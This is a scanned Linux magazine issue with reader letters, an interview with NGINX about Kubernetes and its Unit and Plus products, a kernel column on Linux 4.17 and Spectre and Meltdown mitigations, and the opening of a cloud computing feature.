I just recently converted an HP t610 thin client to a standalone Ubuntu box, and am now in search of something to actually use it for, and I have gotten several good ideas from your magazine. In the process of this conversion, I learned *way* more about EFI and UEFI boot structures than I ever wanted to know, since initially nothing would load on the internal flash drive, or the 2.5-inch SATA HDD I put in it. A year ago, I do not think I would have had the cojones to try that, but I like to think reading your publication gave me just a smidgen more confidence than I would have had otherwise.

I'll admit, most of what you publish is far over my head (that whole CLI thing), but I am learning, and make it a point to get to the bookstore every month to find you. Keep up the good work, and know that you are appreciated in many more places than just the UK!

Dave Helmer

Chris: Dave, I remember doing something similar in my youth. In my case, I believe it was a commando jump game in BASIC on an Amstrad CPC-464 (green screen, we didn't have the money for the colour option). The team will be pleased to hear that we have enhanced your, er, cojones. Honestly, the terminal side of things isn't that difficult to learn. Installing applications, in particular,

Below Many a day has been lost in the land of UEFI...


COMPETITION

This issue's winner: Dave Helmer

Share your Linux knowledge with an adoring audience or rant if you must, just send your letters to **linuxuser@futurenet.com**. The best wins a 16GB iStorage datAshur Pro USB 3.0 flash drive worth £89! As well as offering XTS-AES 256-bit encryption, this drive has a rechargeable battery, enabling you to enter a 7-15 digit PIN with the keypad before connecting the drive to the USB port. If the admin fails ten times the data is deleted permanently. See **https://istorage-uk.**

can be very straightforward with apt-get, even when there are missing dependencies. (These are packages that are required for a piece of software that may need to be installed separately if you haven't got them already. These are often used by other software as well.) With the likes of both the snap and flatpak packaging format, it's even easier to install applications since they roll the dependencies in. It almost feels like cheating to us.

A quick look at World of Warcraft on the WINE application database and it has a gold rating. It's not going to give you native support and you may not want the hassle of trying to get to work, but it is a sad state of affairs, when you consider that Valve and many others have managed to port their games over. We can only hope that Vulcan will usher in a new era of greater cross-platform gaming. In regard to EFI and UEFI, maybe it's time for us to do an explainer piece on what they are and the solving common issues? What do people think?



Above It may not have the following of Ubuntu, but we like highlighting interesting Linux distros such as MX Linux 17 on the disc

Can haz multi?

I am so excited to have received a subscription to this magazine! I would like to make a few notes on what I may be interested in. One thing is that I have made a new software installation system that works between Linux distros. I call the system ShInstall, and I think that it could allow software to be ported to all of Linux (provided the distro supports shell scripts).

I was wondering, for your CDs, how you multiboot? I wanted to make a multiboot installer to bring with me a persistent Ubuntu MATE, Tails, and now MX17 on my USB drive, but I don't know how to set up the image.

Daniel Hutzley

Chris: Thanks for sharing what you're working on, Daniel. It's always interesting to hear what people are doing in the Linux-verse, although I wonder if we need any more easy installation methods than we currently have now. Maybe you should think about getting involved with the AppImage, Flatpak or Snap projects, instead?

In answer to what we use for the DVDs, Neil Bothwick, our disc maestro, confirmed: "We use GRUB for it. GRUB has the advantage of also taking care of the hybrid stuff automatically."

Good to hear you're giving MX Linux 17 a try, too! It's one of the reasons why we picked it to go on the disc. We know from the recent reader survey that Ubuntu is the No.1 distro of choice for our readers, closely followed by Debian, but we feel it's important to highlight the up and coming distros that have standout features.

Dubious Dell result

Pull the other one, it hath bells on it! A score of 10 for the new Dell XPS? If it ain't broke why bother adding any new features and charging an arm and a leg for a 'refresh'? Because Linux users are suckers. How much did they pay you for that. I still love the magazine, you wee schammers!

John Holt

Chris: This one should be answered by Paul really – and here he is. Paul: Reviewers are in the enviable position of testing all sorts of different hardware, but if you want to know what they really like, ask them what they use day in, day out and have spent their own money on. I've paid cold hard cash for no less than three different XPS 13s and not regretted a single purchase. If you've used one, you'll know it is thoroughly deserving of the praise it gets.

Left No, we didn't get a fat brown envelope for our 10 out of 10 score for the Dell XPS 13 9370. What is this, 1975? Dell wired the money. (Kidding!)

INTERVIEW NGINX

NGINX: Changing direction

The 'bump in the wire' used by the majority of websites as a reverse proxy has big ambitions. We spoke to NGINX at Kubecon about its vision

Owen Garret
Owen is head of Products at NGINX, Inc, the company that supports the open source project. He spends his time focusing on NGINX's web acceleration and delivery technologies.

NGINX is a household name in open source. It was first released 13 years ago as a web server and it can also be used as a reverse proxy, load balancer and HTTP cache. We spoke to Owen Garrett, NGINX's head of Products, at the Kubecon + CloudNativeCon. He's been in software engineering for 15 years and he knows his way around the cloud networking business, so we asked him what was happening in the industry and what NGINX had in the pipeline.

Owen Garrett: At NGINX, we're playing in the networking space, the service mesh space, the routing space, and we have some new projects which are moving into the application space. So that's the part that I track and follow most of all.

We see our users come to us, looking for advice. NGINX has got a strong track record of doing the things we do very, very well. So performance for websites, stability, reliability – that's why almost half of new websites use our software.

As one of the product guys, that gives me a huge source of information to learn the kind of challenges people are facing, and then to feed that back into what we do with our road map, our features, and the advice and counsel we give to our users.

How does NGINX fit in with Kubernetes?
Kubernetes is a platform for running containers, but it doesn't deal effectively with the problem of how you connect those containers to the outside world. How do you connect them to each other?

NGINX has been in the HTTP space for years. Technically, it's what's known as a reverse proxy. So it's a piece of software that you deploy from an existing website, and it manages the traffic as it comes in. And it does certain things very, very well, like SSL decryption and authentication, so your web server, your web application doesn't need to do that. We're taking those capabilities, and they're applied equally well for Kubernetes.

If we take a step back, what NGINX really allows you to do is hide the infrastructure of your website from your end-users. They don't see how the website is laid out for the web applications. They don't see the platform or the architecture. All they do is connect to NGINX, and we route the traffic to the correct servers inside.

If you want to change your application – maybe you want to move one part from one datacentre to another, or you want to split one application out into microservices rather than one – NGINX lets you do that behind the scenes, without changing the way users access that app. It hides all of those changes.

That capability, the ability to hide the back-end infrastructure, is really, really useful in the Kubernetes world, because the back-end infrastructure changes so quickly and so frequently. People deploy new services. They auto-scale services out, so you end up with multiple instances. And they might do a blue-green deployment. They have a blue version of the service running. They want to deploy a new updated green version. So then the challenge is: how do you deploy that in production, and move traffic across?

NGINX has technology and expertise to address those sort of things very effectively. We've been doing it for many years in traditional web-server application environments, and it applies really, really well in a Kubernetes environment as well.

I can give you one concrete example. Kubernetes defines a set of standards and practices, and one of those is a concept called an Ingress Controller. The job of an Ingress Controller is to configure a load balancer so that it's sensitive to the changes inside the Kubernetes platform. So if you add more services to the containers, the Ingress Controller tells the load balancer, and it changes the load balancer input. The default Ingress Controller is based on NGINX.

The Kubernetes community have built their own implementation, and we have our very, very focused targeted implementation. There are several implementations, but they use NGINX underneath.

NGINX, inc

Right NGINX Unit, an application server, is the first release of three key projects that are designed to create a single integrated platform for deploying and running applications


QUICK GUIDE
Unit: Speaking my language

Released in April, Unit is the first of NGINX's new projects. It's a very lightweight application server that can run code in lots of different languages while being managed through an API. This means, says Garret, you can make configuration changes very, very quickly.

The idea for Unit stems from the growth of microservices, where companies are re-architecting their applications and breaking them into small components that they can run in containers. The theory, adds Garret, is that microservices allow you to iterate more quickly and develop in parallel: "It encourages developers to use the best tools available to them for each problem that they have to solve. They don't have to use the same application stack everywhere. Maybe they're building the web front-end for the application, and PHP is the best technology they have there to build the web front-end. Maybe they're building a database engine. They have a database component, and the database integration is best done as a Python module. So that bit might be written for Python. Another bit that processes queues might be written in Go."

Microservices encourage organisations to enable developers to use the language they want to for the problem at hand. This is great for developer productivity, says Garret, but a headache for operations: "When you take this application and all these components, and you put it into production, then you have six different application stacks. Maybe 12 different languages all running in production. You've got to figure out how to deploy them. How do you manage them? Secure them?"

NGINX's first release of Unit was intended to create a simple application server that could run multiple, different languages, and Garret says it's achieved that goal. "We can run PHP, Python, Ruby, Go and Perl applications, with integration with those." He adds that once you deploy Unit and use it as your application server, and use NGINX's APIs to deploy your code, you'll have the same runtime, application stack, APIs and monitoring, which reduces the complexity of the operations.



NGINX, inc

Above Like a lot of emerging cloud-native technologies, the initial vision for NGINX Unit is to make it easier to run your code – in this case application code – and abstract away concerns about what it's running on and what language it's written in

Ah, now that makes sense. I must admit, I was wondering how NGINX fits into the cloud infrastructure now, especially with everything being abstracted. We're hearing people talking about Kubernetes almost like a commodity, and then building on top of that. Is that part of what you're planning to do?

Yes. Kubernetes is becoming a commodity in the sense that it's now the default platform for running containers. It's a commodity because it's available in so many different innovations: Amazon, Azure, Google and on-premises. And it works in the same way. So that's what makes it a commodity; it's ubiquitous, it's accessible for so many places.

But Kubernetes on its own is not sufficient. There's a large ecosystem around it. NGINX is one part of that ecosystem, and we deal with some of the network traffic management, the high availability, the scaling. There are other tools that cover it. They don't close gaps in Kubernetes, but they layer additional services on top. So it's monitoring and security. There's ecosystems for each of those – backups, integrations, CI/CD. I don't know if you've seen the CNCF – Cloud Native Computing Foundation – their landscape chart?

Yes, it's fascinating. Also, it's revealing in terms of how many products there are now, as the CNCF's only three years old?

Yes, it is. It's about three years old, and there's probably about 200 products on it. Imagine if you are a young developer, and you're coming to Kubernetes for the first time – the challenges of deciding what technology stack you need is so difficult.

Enterprises have the same challenges. They're moving from maybe a traditional Java tier – you know, a Java-based application – to here. Or a classic three-tier, maybe a Ruby-based application. And they've realised that they need to be able to turn these applications around more quickly, apply

> "NGINX allows you to hide the infrastructure of your website from your end-users"


changes more quickly; and all the initiatives they get from online are about: "I need a new feature. I need a new service. I need to support a new client device. And I need to do it tomorrow."

A week later: "Well, I want to change what you did, to test a new approach." So they're going from: "We're happy for you to push a release out every six months" to "We need you to have multiple parallel projects or recent releases out on a weekly or daily or even hourly basis."

They're realising that the traditional application stacks don't support that speed of development. The CNCF is doing a great job of bringing together the kind of technologies that help support that. You see depth there.

There's four core technologies that come together. There's DevOps, which is a cultural way of running your time. There's CI/CD, the operational way of being agile in operations, the containers of technology for packaging and delivering apps. And microservices as an architecture that people are addressing, that allows them to develop those applications in parallel. Those four trends together are what is defining the modern way of building applications, and that modern way has created a huge explosion of complexity. You can't go to a single vendor like we used to be able to. You have the CNCF landscape, and you can start picking and choosing from it.

Our role is to try to address particular segments in that landscape that we think – that we *know* – we can do well with.



NGINX, inc

Right If you're in a position at work where you use NGINX instances, you can directly support the open source project by purchasing NGINX Plus and gain access to a host of enterprise-level features

So what have you come to Kubecon with? What's the pitch?

Our pitch is: you know and love NGINX. That is something I think, to a person, everybody recognises. I don't imagine there's any organisation here that isn't using NGINX in some part. It's very trusted. It's small, it's lightweight.

What we want to tell you is: NGINX is not just another package you get in your Linux distro that does a small thing very well. NGINX has a company behind it that researches and develops and maintains the NGINX open-source project that you all use. That company has a commercial arm which is driven by a commercial build of NGINX called NGINX Plus [see box, bottom left].

So that's the first step. And the second step is: you thought NGINX was just a reverse proxy. Did you know that there are so many things that we can do?

Because we're ubiquitous, we're the bump in the wire. If you need to something with network traffic, NGINX is the perfect place to do it. We have a web application firewall, so you can inspect and scrub traffic. We can rate-limit. We can do very, very fast redirection, so that you can change the architecture of your application with web traffic. We have an Ingress Controller solution. And we have some new projects on the horizon as well. It's potentially really exciting for a lot of the attendees here.

Is that something that's only in the commercial edition, or something that can be accessed through the open source community edition?

The majority of the features are in the community edition. Although we have a commercial build, still 80 per cent of our core development goes back into the community edition.

People who pay for the commercial build are indirectly supporting the community edition. It's because we can build a business with the commercial build that we are then able to innovate back into the community edition, and create things like gRPC support. [This is the remote procedure call protocol that can directly call methods on a server application on a different machine as if it was a local object.]

So there's a strong symbiosis. Those who use the community edition benefit from the contributions the others use make in terms of the commercial product. Then there are the new products. We have

QUICK GUIDE
NGINX Plus

NGINX, the open source project that you likely know and appreciate, is supported financially by a commercial business that sells support and some additional features more relevant to enterprise business, under the umbrella of NGINX Plus. This is a software load-balancer, web server and content cache that supplies production-ready features on top of what's available in the community edition. This includes session persistence, the ability to configure NGINX via API and active health checks. "We have a more a managed cadence for releases," says Garrett. "We provide support. We provide priority security fixes." What was surprising at Kubecon was how few engineers and developers realised that NGINX Plus existed. If you're someone using NGINX open-source in production, the company can provide you with a tuned, expertly maintained version. Not only that, about 80 per cent of the work that NGINX does on the commercial side gets fed back into the open source project.

a new application server product under development called NGINX Unit, and we have a new control plane product called NGINX Controller. If you put these three products together – NGINX Reverse Proxy, NGINX Unit, the app server, and then the control plane product, NGINX Controller – our vision is that that will create a single integrated platform that allows you to deploy and run other applications.

That's a really exciting vision. It is a bit of a way out [in terms of being launched], and we have to build the underlying technology to achieve that. But that vision is what's defining our roadmap.

Then the second challenge comes as: how do you network all of those little microservices together? I'm sure you'll have heard of projects like Istio. It's really [popular] because it promises to solve a really important problem, and that is: my application has lots and lots of microservices. I put them in Kubernetes, but how does this microservice talk to that microservice? How does it discover that microservice? Maybe that microservice is in fact a cluster that's been scaled. So how does it load-balance across that? How do we secure the communications?

You don't want your application guys, your dev guys, to be writing load balancers or authentication gateways. They should be writing the web front-end or the database connector. You want the platform to do that for you.

Istio is one project that's trying to solve that problem. The way that they're trying to solve that problem is that they're embedding a tiny little load balancer inside every single container.

The Istio project chose Envoy as their load balancer of choice. Envoy is a relatively new project from Lyft. We're working with the Istio team to allow people to put NGINX in place instead of Envoy, because a lot of our users have a high degree of trust in NGINX, and they understand NGINX configuration. So they're more comfortable with the idea of using NGINX than something that's less proven.

So we're looking at Istio and embedding NGINX there. We're also looking at solving the service mesh problems inside Unit – giving Unit its own little service discovery capabilities, so that it can network. These are all really big, significant problems. They're difficult to solve. It takes time. It'll take some false starts too.

NGINX, inc

Above NGINX was started 13 years ago by Igor Sysoev, using Russian engineering principles

Above Garret says NGINX will be available in Istio as a load balancer – good news for anyone managing microservices

How many people have you got working on NGINX? It must be a lot.

It's surprisingly small. Our core engineering team – the team that looks after NGINX itself – has about 10 developers, and then we have a QA Support team around that. We have additional developers within NGINX who are working on other projects, like Unit. NGINX itself develops at a relatively steady space.

I suppose it's a more mature product.

It is mature. It's underpinning a large proportion of the internet. In terms of its footprint, the majority of the biggest sites in the world use NGINX, so we've a big burden of responsibility.

We don't want to put anything in the open-source product that could be a vulnerability or could act in an unexpected way. We don't want to lose the trust and respect of our users, so we have to have a very mature approach to features that we build and deliver.

But we're seeing a great pull into the microservices space. We can iterate a little more quickly with our commercial product, because there are fewer users, and we have a support relationship with them. If there were a problem, then we can very, very quickly understand what the problem is and fix it. We don't have that relationship with our open-source community.

So we can iterate faster with NGINX Plus, and new products like Unit are greenfield projects. So we can think big thoughts, and do things we wouldn't dare do in NGINX itself.

The perspective we get is very much around the move to microservices. The challenge that enterprises and individual developers face – the challenges of using platforms like Kubernetes – is that they change so frequently. It's all about how we can solve those challenges using the technology that we have.

> "Although we have a commercial build, 80 per cent of our core development goes back into the community edition"

OPINION

The kernel column

Jon Masters summarises the latest happenings in the Linux kernel community: Linux 4.17-rc5 is released and 4.18 merge is looming large

Jon Masters
Jon is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

Linus Torvalds has announced Linux kernel Release Candidate (RC) 4.17-rc5, noting that things "continue to look fairly normal". This means that we should be on track for a more conventional kernel release-cycle of seven RCs prior to the final "GA" of 4.17. At this stage in the process, most of the remaining changes are to fix minor driver problems and bugs, but there are no show stoppers. If things continue to go to plan, the merge window of feature development for 4.18 should be open in time for full coverage in next month's issue.

Linux 5.0? Not quite yet

Linus had previously started an aside about kernel versioning numbering. It turns out that with the release of 4.17-rc1, the kernel's git history had hit the "six million git objects mark". Git is the SCM (Software Configuration Management), or source code management system, used by Linux kernel developers to track changes to the kernel (see p36). It was originally written by Linus himself out of frustration with existing tools, and it is of course used successfully by hundreds of thousands or even millions of developers through unrelated commercial projects such as **github.com**. Each entry in the git database for a project is an 'object', such as a commit that tracks code changes. The crossing of the six million mark is "pure numerology" and only symbolic, but then so too are version numbers in general.

Indeed, Linus has called version numbers "meaningless" on more than a few occasions over the years. Nonetheless, it so happens that "Linux 3.0 happened at the two million objects mark, and Linux 4.0 happened at four million objects". Linus says that in spite of this he probably won't do a 5.0 kernel just yet since "I don't want to be too predictable", but, he adds, "v5.0 will happen some day. And it should be meaningless. You have been warned".

Security updates for 4.17

Dan Carpenter (Oracle) started a thread entitled "Smatch check for Spectre stuff", about a new set of patches he has written for the 'Smatch' tool. Smatch is a static analysis tool, meaning that it scans source code (C, in the case of the kernel) looking for patterns or code behaviours that meet certain rules. Usually, this is to report bad coding practices or to highlight unsafe operations that should be changed. Dan's work is a little different. In this case, he teaches Smatch to recognise Spectre variant 1 'gadgets'. These are pieces of existing code that can be exploited to cause information leakage of sensitive kernel data to untrusted local users.

Spectre is one half of the security vulnerabilities in modern CPUs that were disclosed in January (and for which the industry is still scrambling to effect full clean-up through software mitigations). Spectre is harder to exploit than Meltdown but also harder to fully fix, either through software or hardware changes. There are two parts to Spectre. The second is more infamous since it results in a fairly significant hit to performance on some systems. That part is concerned with exploitation of CPU branch-prediction hardware, and led to the introduction of new CPU-microcoded interfaces for branch predictor control (IBRS/IBPB, and the hybrid retpoline/IBPB solution used in upstream Linux kernels now). While the second half of Spectre is more publicised, the first is actually much more subtle and requires a longer-term strategy to fully mitigate.

Spectre variant 1 is concerned with bounds check bypass. A bounds check is what happens when (for example) kernel code tests a value provided by a user application to see if it falls within a permitted range. When CPUs use speculative execution, they might try to begin executing the code that follows this bounds check as if it were going to succeed. If it turns out that the data provided by the user was bogus (or malicious), the CPU intends to throw away any speculatively executed later code. But there is a mechanism known as a cache-based side channel through which it is possible to infer what happens in the speculated code path, if that code contains certain sequences of operations (known as 'gadgets' when repurposed for malintent) that cause data to be loaded into CPU caches. If this happens, it's possible to time later memory operations and infer the data content.

Dan's patches look for these Spectre variant 1 gadget sites throughout the kernel. Typically, they occur when a value is checked to see if it lies within the range of an array. When such a code sequence is detected, the recommended action is to use the recently added `array_index_nospec()` check that will prevent speculation

by the CPU. A great deal of follow-up discussion has taken place on this first draft, but Smatch is a great tool and Dan has done good work that hopefully will end up shipping soon. Try it against your own kernel at **http://repo.or.cz/smatch.git/blob/HEAD:/check_spectre.c**.

Joerg Roedel posted version 5 of a patch series entitled 'PTI support for x32' which aims to provide support for Page Table Isolation on 32-bit, x86 class systems. As a refresher, Page Table Isolation (PTI) is used to mitigate the Meltdown CPU vulnerability by separating userspace and kernel virtual memory at the page table level. This means there are never valid TLB (Translation Lookaside Buffer) entries for kernel memory virtual addresses when running regular user applications. This also means that while kernel data might be in the CPU caches (and subject to Meltdown attack), there is no way to cause an access to occur to that data. Thus, PTI is a mitigation rather than a fix – the latter would require hardware changes. Initial work on PTI had focused exclusively on 64-bit systems running 64-bit kernels, because this represents the overwhelming majority of vulnerable hardware in real-world usage scenarios, but some users still want to run 32-bit kernels even on modern hardware, and this requires a completely different PTI codebase. Hopefully, Joerg's patches will go into the Linux 4.18 release cycle.

> "In the summer of 2038, 32-bit Unix time will finally wrap around and older systems will become confused"

Fixing Y2038 and Dell tweaks

Dennis Gilmore started an interesting thread entitled 'Issues with suspend on Dell XPS 13 2-in-1'. The Dell XPS series of laptops has rapidly become a go-to for Linux kernel developers seeking well-supported x86-class laptops with high-end features. This is in large part due to the hard work of kernel developers employed by Dell, such as Mario Limonciello. The recent series of 93xx devices are indeed pretty great – I recently acquired a 9370 myself – but they continue to exhibit some problems with battery life when running upstream kernels and distros based upon them, when compared to other operating systems such as Windows. Mario and Dennis had a back-and-forth about analysing 'powertop' output to see where the battery hogs were, and narrowed in on two issues that were probably partly to blame. The first was an absence of full PCIe LTR (Latency Tolerance Reporting). This enables the power use of PCIe devices – such as NVMe drives in these laptops – to be reduced. Patches for fully enabling LTR have just recently been posted upstream. The second, and perhaps bigger, issue was a highly conservative default behaviour for Runtime PM (Power Management) that was set to be disabled for many of the built-in devices. There seemed to be a consensus that this policy could be more aggressive in future kernel releases.

Arnd Bermann has provided an update on his work to prepare Linux for the year 2038. This may seem like an arbitrary date, but it is in fact in the summer of that year when 32-bit Unix time will finally wrap around and older systems will become confused about the time of day. Unix (and Linux) machines measure time, somewhat arbitrarily, based upon the number of seconds since the 'epoch', which is defined to be 1 January 1970 – roughly, Unix's birthday. In order to avoid a Y2K-like calamity in the future, Arnd has been working to help adapt the kernel to use 64-bit time more broadly. This is especially important as certain systems built now can reasonably be expected to still be deployed in that timeframe, or to use future dates in calculations.

The latest updates feature new driver fixes, adapted 64-bit clean system calls, and smaller changes all described in Arnd's 'y2038 kernel status update' mail.

It looks as if support for Intel's Memory Protection Extensions (MPX) is to be removed from the kernel soon. MPX is intended to provide hardware-level support for pointer-checking and mitigation of potential buffer-overflow type security exploits. It relies upon both kernel support as well as changes to GCC, the C compiler. The GCC piece is due to be completely removed in GCC9.

MASTER THE CLOUD

With more and more deployments moving from on-premise to the cloud, **Paul O'Brien** helps you make sense of your cloud strategy and understand what the leading providers have to offer

AT A GLANCE

- Public cloud p20
  Public cloud represents the largest focus for cloud computing – learn everything you need to get started for yourself.
- Serverless p24
  A key growth area for cloud is serverless – removing the need to run your own 'boxes' at all. How does it work?
- Private cloud p26
  For some applications, maintaining a private cloud is still the best option. Technology developed for public cloud helps simplify this.
- Hybrid cloud p28
  Hybrid clouds are used for a number of reasons and can deliver the best of both worlds. Learn whether the hybrid mix is right for you.

The server market has always been vitally important to Linux. While desktop distributions continue to grow in popularity and are increasingly accepted as viable alternatives to the Microsoft and Apple desktop operating systems, it is the server market that really underpins the Linux ecosystem. Exact figures are of course hard to validate, but it is estimated that over two-thirds of all web server deployments are based on Linux. With the number of servers online also increasing all the time, this equates to a huge number of installs across the world. This popularity means that leading cloud providers themselves have embraced Linux as a platform; whether you want to deploy a private cloud, to the public cloud or using a mix of both (a hybrid model), the leading distributions are always included as an option.


> "The basic premise of cloud computing is that it facilitates the delivery of server technology and services over the internet"

Planning your Linux server cloud deployment starts with understanding the options. The basic premise of cloud computing is that it facilitates the delivery of server technology and services over the internet. Which of the above scenarios suits you best will depend on your organisation's needs, but all options provide similar benefits regarding performance, reliability, scalability and cost-effectiveness when compared to conventional environments.

A private cloud, as the name suggests, consists of computing resources used only by one organisation. A private cloud can be physically located in an on-site data centre, or it can be hosted by a third-party service provider. The key private cloud differentiator is that the services and physical infrastructure are always located on a private network and the hardware and software are used only by a single organisation.

A public cloud is the most common way of deploying cloud computing capability. With a public cloud, all hardware, software and other supporting infrastructure is owned and managed by the cloud provider and delivered over the internet. The key difference to a private cloud is that the infrastructure supports multiple tenants – your organisation will share the same hardware, storage and network devices with others.

A hybrid cloud combines private clouds with public clouds to allow organisations to enjoy the advantages of both approaches. In this model, both applications and related data can transition between private and public clouds for increased flexibility and deployment options. An example use-case is deploying high volume, lower security applications to the public cloud and using the private cloud for applications with highly sensitive data, or using public cloud to 'burst' capacity to meet with high demand.



QUICK TIP

Automating the cloud

Managing public cloud provider infrastructure is carried out using a web interface in the first instance, but all major providers offer command-line and API-based controls too.

Public cloud

Public clouds represent a quick, easy and cost-effective way to deploy server technology

The days of having to deploy your own servers to run a service on the internet are long gone – the cloud is big business. For the largest player, Amazon's AWS ('Amazon Web Services'), cloud provision is seriously lucrative too – AWS delivered Amazon $5.11bn in revenue in the last quarter, with a 45 per cent growth rate, demonstrating that organisations are signing up at a phenomenal rate. The breakneck pace of adoption isn't limited to Amazon either; Microsoft's Azure has a 98 per cent growth rate as it seeks to catch up with the market leader. Although public cloud still feels relatively new in technology terms, it can be considered as mature – the dependence on the system by a host of huge businesses across the world demonstrates that the platforms can be trusted and form the core of a business' strategy.


How does public cloud work? Services are normally configured or managed using a web-based interface (although there are ways to automate this too). Cloud providers offer a full suite of services to cater for your complete system stack. AWS, for example, offers more than 100 different products to cover compute, storage, database, migration, networking, development, management and devops, security and compliance, artificial intelligence/machine learning and much more.

One of the main advantages of using a cloud provider is that you only need to use (and therefore pay for) what you need – you can enable services gradually as required, also making the start of your cloud journey much easier to understand.

QUICK GUIDE

Creating a public cloud for free

Within the public cloud space, there are several key players in competition with each other. As they all attempt to entice organisations to use their products, this is great news for the end user. One way in which this manifests itself is with 'free tiers' – a basic service level offering at no cost, or with free trial credit. It's possible to spin up a complex public cloud environment with a whole host of providers including Amazon AWS, Microsoft Azure, Google Cloud Platform, Oracle Cloud, DigitalOcean and even Alibaba Cloud without spending anything and often without entering any payment details.



Above Cloud providers' web consoles make using a vast array of services manageable

> "One of the advantages of using a cloud provider is that you only use (and therefore pay for) what you need"

Although the public cloud is managed via from a single interface (which is often actually surprisingly simple to use), the infrastructure itself is distributed across the world in order to provide resilience. There are two key concepts at play here. The first is 'availability zones' – although with no standard per se, note that terminology used by providers often differs slightly, but the concepts are the same. Availability zones represent a way to provide resilience within one broad geographic location. If you have a requirement to host your systems in London for example, using multiple availability zones ensures that even within London, there are several effective 'data centres' to provide resilience should one go down. More broadly than availability zones, cloud provides also offer the ability to deploy in multiple 'regions'. These are typically located in different countries. For resilience you may choose to deploy in London, Dublin and Frankfurt, which also brings benefits from a latency perspective – best practice is always to bring your services as

physically close to your users as possible to maximise performance. To help facilitate this, many of the larger cloud providers are making significant investments in 'edge compute' – which takes processing to the edge of their networks to deliver not just content as quickly as possible via a CDN (Content Delivery Network) but compute resource too.

It all starts with a VM

